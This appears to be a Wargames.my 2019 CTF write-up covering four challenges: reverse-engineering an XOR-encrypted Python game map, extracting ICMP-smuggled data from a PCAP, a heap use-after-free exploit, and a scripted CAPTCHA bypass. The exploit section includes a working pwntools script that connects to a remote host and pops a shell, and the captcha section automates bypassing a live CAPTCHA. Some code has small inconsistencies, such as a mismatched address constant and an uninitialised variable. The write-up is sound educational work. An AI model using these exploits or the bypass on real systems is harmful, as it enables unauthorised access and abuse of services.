Wargames.my 2019 writeup

woitheuK

NothingToSeeHere

You are given a python file ntsh.py. It's a simple game where you can supposedly move around a map and upon playing, you'll noticed that you can't move around much.

My first intuition is that the flag is on the map, but somehow, the game logic does not allow you to move around certain location on the map. Time to dig in to the source.

The source is simple to understand, no fancy obfuscation except for a large chunk of compiled python source which is stored as a base64 encoded string.

ntsh.py

```
import os, sys, time
import msvcrt, base64 ,zlib, marshal, importlib, types

DEBUG = False
player_cpos = (10,4)
player_ppos = player_cpos

if DEBUG:
    from gamelogic import Logic
    logic = Logic(player_cpos)
else:
    logic = "eJzU+7muxNye5Yl9997MrKrsLqm9bqONdiUC4jx5CgbneZ6ARoNjcJ5nZAECSg+8
    logic = base64.b64decode(logic)
    logic = zlib.decompress(logic)
    logic = marshal.loads(logic[16:])
    mod = types.ModuleType("gamelogic")
    exec(logic, mod.__dict__)
    logic = mod.Logic(player_cpos)

def render_screen():
    global logic, player_cpos

    os.system("cls")
    print("╔═══════════════════════════════════════╗")
    print("║ Welcome to Wargames.my 2019 Annual CTF ║")
    print("╠═══════════╦═══════════════════════════╣")
    print("║ Challenge ║ Nothing To See Here!      ║")
    print("║ Author    ║ klks (@klks84)            ║")
    print("╚═══════════╩═══════════════════════════╝")

    if logic:
        print(logic.viewport)
    print(f"Player position => X:{player_cpos[0]} Y:{player_cpos[1]}")
    print("Use wasd to move character")
    print("Press q to quit")

def wait_player_move():
    global player_cpos
    pmove = msvcrt.getche()

    cur_x, cur_y = player_cpos
    if pmove == b"w":
        cur_y -= 1
        if 4 > cur_y: cur_y = 4
    elif pmove == b"a":
        cur_x -= 1
        if 10 >= cur_x: cur_x = 10
    elif pmove == b"s":
        cur_y += 1
    elif pmove == b"d":
        cur_x += 1
```

Python file

The “logic[16:]” part at line 15 is a clear indicator that you’ll need python version 3 to run/decompile it (because compiled python 3 pyc have 16 bytes of header info). Using uncompyle6, I managed to get another python source. Inside the source file, there seems to be another base64 encoded data but this time around, it’s not a compiled python bytecode, but rather an encrypted map data. The interesting part of the game logic is located here:

```
51          else:
52              new_viewport.append('                                                  ')
53          smile_edit = list(new_viewport[4])
54          smile_edit[8] = '☻'
55          new_viewport[4] = ''.join(smile_edit)
56          self.viewport = '\n'.join(new_viewport)
57
58      def __gen_decode_key(self):
59          random.seed(949127234)
60          self.d_keys = []
61          for r in range(93):
62              kr = []
63              for k in range(155):
64                  kr.append(random.randint(33, 126))
65
66              self.d_keys.append(kr)
67
68      def __decode_view(self, data, key):
69          if self.DEBUG:
70              return data
71          new_data = []
72          for d, k in zip(data, key):
73              l = []
74              for i, sd in enumerate(d):
75                  l.append(chr(ord(sd) ^ k[i]))
76
77              new_data.append(''.join(l))
78
79          return new_data
80
81      def player_move(self, player_pos):
82          pos_x, pos_y = player_pos
83          if pos_x > 15:
84              pos_x = 15
85          if pos_y > 10:
86              pos_y = 10
87          data = []
88          key = []
89          for i in range(5):
90              vp = self.game_map[(pos_y + i)]
91              vp = vp[pos_x:pos_x + 16]
92              vk = self.d_keys[(pos_y + i)]
93              vk = vk[pos_x:pos_x + 16]
94              data.append(vp)
95              key.append(vk)
96
97          data = self._Logic__decode_view(data, key)
98          self._Logic__update_viewport(data)
99  # okay decompiling lol.pyc
100
```

Python file

It’s clear that the map will be decoded using simple XOR. Modify the code so that it decrypts the whole map, and upon inspecting the map, you’ll see the flag.

The flag is located here 

```
40: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEE https://t.me/reversingmy GTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE '
41: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE w '
42: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE g '
43: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE m '
44: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE y '
45: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE { '
46: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE d '
47: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 8 '
48: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2 '
49: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE b '
50: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE c '
51: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 3 '
52: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE a '
53: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE a '
54: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE notwgmy{439d2dbb20d8622b4a9487e2a92455ab} EHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2 '
55: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE e '
56: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 0 '
57: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 0 '
58: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2 '
59: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 5 '
60: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE c '
61: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE d '
62: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE a '
63: '          NOTHINGTO https://telegram.me/joinchat/Cbi6Nzx6zuP9b1i7hCh9nA RENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 5 '
64: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 4 '
65: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE e '
66: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE c '
67: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2 '
68: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSE Hey!, do you know why the chicken crossed the road ? OTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 4 '
69: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE b '
70: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 4 '
71: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE b '
72: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2 '
73: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 3 '
74: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE f '
75: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 9 '
76: '          NOTHINGTOSEEHER It crossed the road to find the missing flag!, did you find it?. OTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 5 '
77: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 9 '
78: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE } '
79: '          NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE '
```

Wargames.my 2019 writeup

woitheuK

ayah-peng.pcapng

You are given a PCAP file. Inspecting the PCAP file, you'll notice a lot of ICMP echo (PING) packets. Nobody would PING anyone with this many packets. Set the filter to "icmp.type == 8" to see all the PING requests. Checking the payload, it is definitely not the usual payload that you'll see in ICMP echo packets.

The first payload looks something like this:

```
0000   b8 08 d7 b6 02 5e 9c b6 d0 f8 6b 8b 08 00 45 00   .....^....k...E.
0010   00 54 17 97 40 00 40 01 48 bb c0 a8 01 0c a7 47   .T..@.@.H......G
0020   71 5b 08 00 5b 21 2a 63 00 01 e7 18 f2 5d 00 00   q[..[!*c.....]..
0030   00 00 91 5a 0a 00 00 00 00 00 69 56 42 4f 52 77   ...Z......iVBORw
0040   30 4b 47 67 6f 41 41 41 41 4e 69 56 42 4f 52 77   0KGgoAAAANiVBORw
0050   30 4b 47 67 6f 41 41 41 41 4e 69 56 42 4f 52 77   0KGgoAAAANiVBORw
0060   30 4b                                             0K
```

Notice the repeating bytes, 16 bytes of data repeated in every packet, all ASCII printable characters, within the range of a base64 characters.

I run **tshark** to extract the payloads (go figure the exact command to achieve that 😉). Combining 16 bytes of data from each packet together, I got a valid base64 string that decodes to a PNG image below.

The QRCode decodes to "ctf-should-be-free-like-wgmy/flag.zip". Old servers of wargames.my is most probably a subdomain of wargames.my. Using an online tool to search for subdomains, e.g. "Robtex", I found "rahsia.wargames.my". This url "**http://rahsia.wargames.my/ctf-should-be-free-like-wgmy/flag.zip**" downloads a password protected zip file. The password is underlined in red in the decoded PNG file. The zip file contains flag.txt with the following content:


wgmy{f8cdb89376cd891dbeddf05883bdf0d2}

Wargames.my 2019 writeup

woitheuK

masakan

You are given a 64-bit ELF file named “masakan” which display a menu like the following once run (or accessed at 45.76.161.20:40076).



Inspecting the program in IDA Pro, you’ll see that the program can create up to 5 “masakan”, each is stored in an array at address 0x0602040.

```
0x060204:
+0x0000   [] ---> malloc(24) : masakan struct __
+0x0008   []                                   \
+0x0010   []                                    |
+0x0018   []                                    |
+0x0020   []                                    |
  ______________________________________________/
 /
 \-----> masakan struct
         +0x0000   [func pointer] ----> function that calls puts()
         +0x0008   [char pointer] ----> malloc(x), where x is input from "Jumlah ramuan:"
         +0x0010   [char pointer] ----> malloc(100) Nama masakan
```

However, it **does not properly deletes** “masakan” via option “2. Buang”. Why do you say? Look here:

```
.text:0000000000400ACA var_14          = dword ptr -14h
.text:0000000000400ACA buf             = byte ptr -10h
.text:0000000000400ACA var_8           = qword ptr -8
.text:0000000000400ACA
.text:0000000000400ACA                 push    rbp
.text:0000000000400ACB                 mov     rbp, rsp
.text:0000000000400ACE                 sub     rsp, 20h
.text:0000000000400AD2                 mov     rax, fs:28h
.text:0000000000400ADB                 mov     [rbp+var_8], rax
.text:0000000000400ADF                 xor     eax, eax
.text:0000000000400AE1                 mov     edi, offset aOrder ; "Order:"
.text:0000000000400AE6                 mov     eax, 0
.text:0000000000400AEB                 call    printf
.text:0000000000400AF0                 lea     rax, [rbp+buf]
.text:0000000000400AF4                 mov     edx, 4          ; nbytes
.text:0000000000400AF9                 mov     rsi, rax        ; buf
.text:0000000000400AFC                 mov     edi, 0          ; fd
.text:0000000000400B01                 call    read
.text:0000000000400B06                 lea     rax, [rbp+buf]
.text:0000000000400B0A                 mov     rdi, rax        ; nptr
.text:0000000000400B0D                 call    atoi
.text:0000000000400B12                 mov     [rbp+var_14], eax
.text:0000000000400B15                 cmp     [rbp+var_14], 0
.text:0000000000400B19                 js      short loc_400B26
.text:0000000000400B1B                 mov     eax, cs:dword_60203C
.text:0000000000400B21                 cmp     [rbp+var_14], eax
.text:0000000000400B24                 jl      short loc_400B3A
.text:0000000000400B26
.text:0000000000400B26 loc_400B26:                             ; CODE XREF: sub_400ACA+4F↑j
.text:0000000000400B26                 mov     edi, offset aMejaDahKosong ; "Meja dah kosong!"
.text:0000000000400B2B                 call    puts
.text:0000000000400B30                 mov     edi, 0          ; status
.text:0000000000400B35                 call    _exit
.text:0000000000400B3A ; ---------------------------------------------------------------------------
.text:0000000000400B3A
.text:0000000000400B3A loc_400B3A:                             ; CODE XREF: sub_400ACA+5A↑j
.text:0000000000400B3A                 mov     eax, [rbp+var_14]
.text:0000000000400B3D                 cdqe
.text:0000000000400B3F                 mov     rax, ds:ptr[rax*8]
.text:0000000000400B47                 test    rax, rax
.text:0000000000400B4A                 jz      short loc_400B84
.text:0000000000400B4C                 mov     eax, [rbp+var_14]
.text:0000000000400B4F                 cdqe
.text:0000000000400B51                 mov     rax, ds:ptr[rax*8]
.text:0000000000400B59                 mov     rax, [rax+8]
.text:0000000000400B5D                 mov     rdi, rax        ; ptr
.text:0000000000400B60                 call    free
.text:0000000000400B65                 mov     eax, [rbp+var_14]
.text:0000000000400B68                 cdqe
.text:0000000000400B6A                 mov     rax, ds:ptr[rax*8]
.text:0000000000400B72                 mov     rdi, rax        ; ptr
.text:0000000000400B75                 call    free
.text:0000000000400B7A                 mov     edi, offset aTakSedapYeDik ; "Tak sedap ye dik!"
.text:0000000000400B7F                 call    puts
.text:0000000000400B84
.text:0000000000400B84 loc_400B84:                             ; CODE XREF: sub_400ACA+80↑j
.text:0000000000400B84                 nop
.text:0000000000400B85                 mov     rax, [rbp+var_8]
.text:0000000000400B89                 xor     rax, fs:28h
.text:0000000000400B92                 jz      short locret_400B99
.text:0000000000400B94                 call    __stack_chk_fail
.text:0000000000400B99 ; ---------------------------------------------------------------------------
.text:0000000000400B99
.text:0000000000400B99 locret_400B99:                          ; CODE XREF: sub_400ACA+C8↑j
.text:0000000000400B99                 leave
.text:0000000000400B9A                 retn
.text:0000000000400B9A sub_400ACA      endp
```

Notice that after the two **free()** function calls, there is no code that deletes the entry at 0x060204. This is a recipe for “use-after-free” 😊.

What this means is that, after the two **free()** calls, the pointer at 0x060204 is still there and “usable”, hence the name “use-after-free”.

Also notice that the data structure in the previous page contains a function pointer that calls a function that prints the name of the “masakan” via option “3. Hidang”. So the task is simple, allocates several “masakan”, deallocate some “masakan”, and reallocated some “masakan” so that we can control the function pointer. What should be the content of choice to overwrite the function pointer with? Well, the creator of the challenge is kind enough to include a function that call **system()** at address **0x0400C9B** so just use that one as the payload. Thx :)

The following is a POC that exploits the bug and pops a shell at the remote box.

```
from pwn import *

syst = 0x400c5b

p = remote('45.76.161.20', 40076)
#p = process('./masakan')

#create
print(p.recvuntil('Pilihan :')) #menu
p.sendline("1")
p.recvuntil('Nama masakan:')
p.sendline("AAAAAAAAAA")
p.recvuntil('Jumlah ramuan:')
p.sendline("2")
p.recvuntil('Ramuan:')
p.sendline("A")

print(p.recvuntil('Pilihan :')) #menu
p.sendline("1")
p.recvuntil('Nama masakan:')
p.sendline("BBBBBBBBB")
p.recvuntil('Jumlah ramuan:')
p.sendline("100")
p.recvuntil('Ramuan:')
p.sendline("BBBBBB")

print(p.recvuntil('Pilihan :')) #menu
p.sendline("1")
p.recvuntil('Nama masakan:')
p.sendline("/bin//sh")
p.recvuntil('Jumlah ramuan:')
p.sendline("100")
p.recvuntil('Ramuan:')
p.sendline("CCCCCCC")

print(p.recvuntil('Pilihan :')) #menu
p.sendline("1")
p.recvuntil('Nama masakan:')
p.sendline("DDDDDDDDDD")
p.recvuntil('Jumlah ramuan:')
p.sendline("2")
p.recvuntil('Ramuan:')
p.sendline("D")


#delete
print(p.recvuntil('Pilihan :')) #menu
p.sendline("2")
p.recvuntil("Order:")
p.sendline("2")

print(p.recvuntil('Pilihan :')) #menu
p.sendline("2")
p.recvuntil("Order:")
p.sendline("1")


#create
print(p.recvuntil('Pilihan :')) #menu
p.sendline("1")
p.recvuntil('Nama masakan:')
p.sendline("/bin//sh")
p.recvuntil('Jumlah ramuan:')
p.sendline("24")
p.recvuntil('Ramuan:')
p.sendline(p64(syst))


#TRIGGER
print(p.recvuntil('Pilihan :')) #menu
p.sendline("3")
p.recvuntil('Ramuan:')
p.sendline("2")

p.interactive()
```


Once you get shell access, just do “cat flag.txt” to view the flag. 😊

Wargames.my 2019 writeup

woitheuK

robot-captcha

You are presented with a page that requires you to bypass a captcha which is near impossible to be bypassed manually and requires the help of a robot (read: script) to bypass it.



After analysing the web traffic using OWASP ZAP to get an idea on the requests involved, I noticed that the image set is quite large. Probably the crew used some algo to generate more images (image mutation) from a set of base images. At first, I was thinking of brute forcing but later dropped the idea. Next, my intuition was to use machine learning + image processing/recognition. I did search for a while to look for a good model that had already implemented a good dog vs cat image recognition but gave up since I couldn't find enough info to conclude that the model is usable. One thing about machine learning is that you need a model that was trained with a large amount of data AND the trained dataset MUST closely resembles the test set, or you could get unpredictable result.

So, I come up with this idea to write a script that upon encountering an image, stores the CRC32 hash of the image inside a list. There will be two list, one for dog and the other one for cat. I choose CRC32 because of its speed. Whenever an image is encountered and the CRC32 hash matches the one already in the list, the script will provide the correct answer. If not, the script will just guess and decide where to store the CRC32 hash based on the response. This way, the script will build its own database and it will be just a matter of time before it has enough data to "guess" with very high probability.

Here is the script.

```
import requests, json, binascii

r = requests.get('https://robot-captcha.wargames.my/')

dogdb = []
catdb = []

with requests.Session() as s:
    s.request("GET", "https://robot-captcha.wargames.my/api.php?reset_all")
    while (z < 450):
        try:
            p = s.request("GET", "https://robot-captcha.wargames.my/api.php?req")
            h = binascii.crc32(p.content)
            g = ''
            if h not in dogdb:
                x = s.request("GET", "https://robot-captcha.wargames.my/api.php?submitanswer=cat")
                g = "c"
            else:
                x = s.request("GET", "https://robot-captcha.wargames.my/api.php?submitanswer=dog")
                g = "d"
            y = json.loads(x.content.decode("UTF-8"))
            z = y["correct_cnt"]
            if (y["status"] == 'Correct'):
                if g == "d":
                    dogdb.append(h)
                else:
                    catdb.append(h)
                print(g + " attempt: " + str(y["attempt_cnt"]) + " correct: " + str(y["correct_cnt"]))
            else:
                if g == "d":
                    catdb.append(h)
                else:
                    dogdb.append(h)
        except:
            s.request("GET", "https://robot-captcha.wargames.my/api.php?reset_all")
    x = s.request("GET", "https://robot-captcha.wargames.my/api.php?get_flag")
    print(x.content)
```

It took me quite some time waiting and I finally got the flag XD .

```
c attempt: 467 correct: 427
d attempt: 468 correct: 428
c attempt: 469 correct: 429
d attempt: 470 correct: 430
d attempt: 471 correct: 431
c attempt: 472 correct: 432
d attempt: 473 correct: 433
d attempt: 474 correct: 434
c attempt: 475 correct: 435
c attempt: 476 correct: 436
c attempt: 477 correct: 437
c attempt: 478 correct: 438
c attempt: 479 correct: 439
c attempt: 480 correct: 440
c attempt: 481 correct: 441
d attempt: 482 correct: 442
d attempt: 483 correct: 443
d attempt: 484 correct: 444
c attempt: 485 correct: 445
d attempt: 486 correct: 446
c attempt: 487 correct: 447
c attempt: 488 correct: 448
d attempt: 489 correct: 449
d attempt: 490 correct: 450
b'wgmy{2fca11a75e1d472145c7dbf54dfc8102}'
```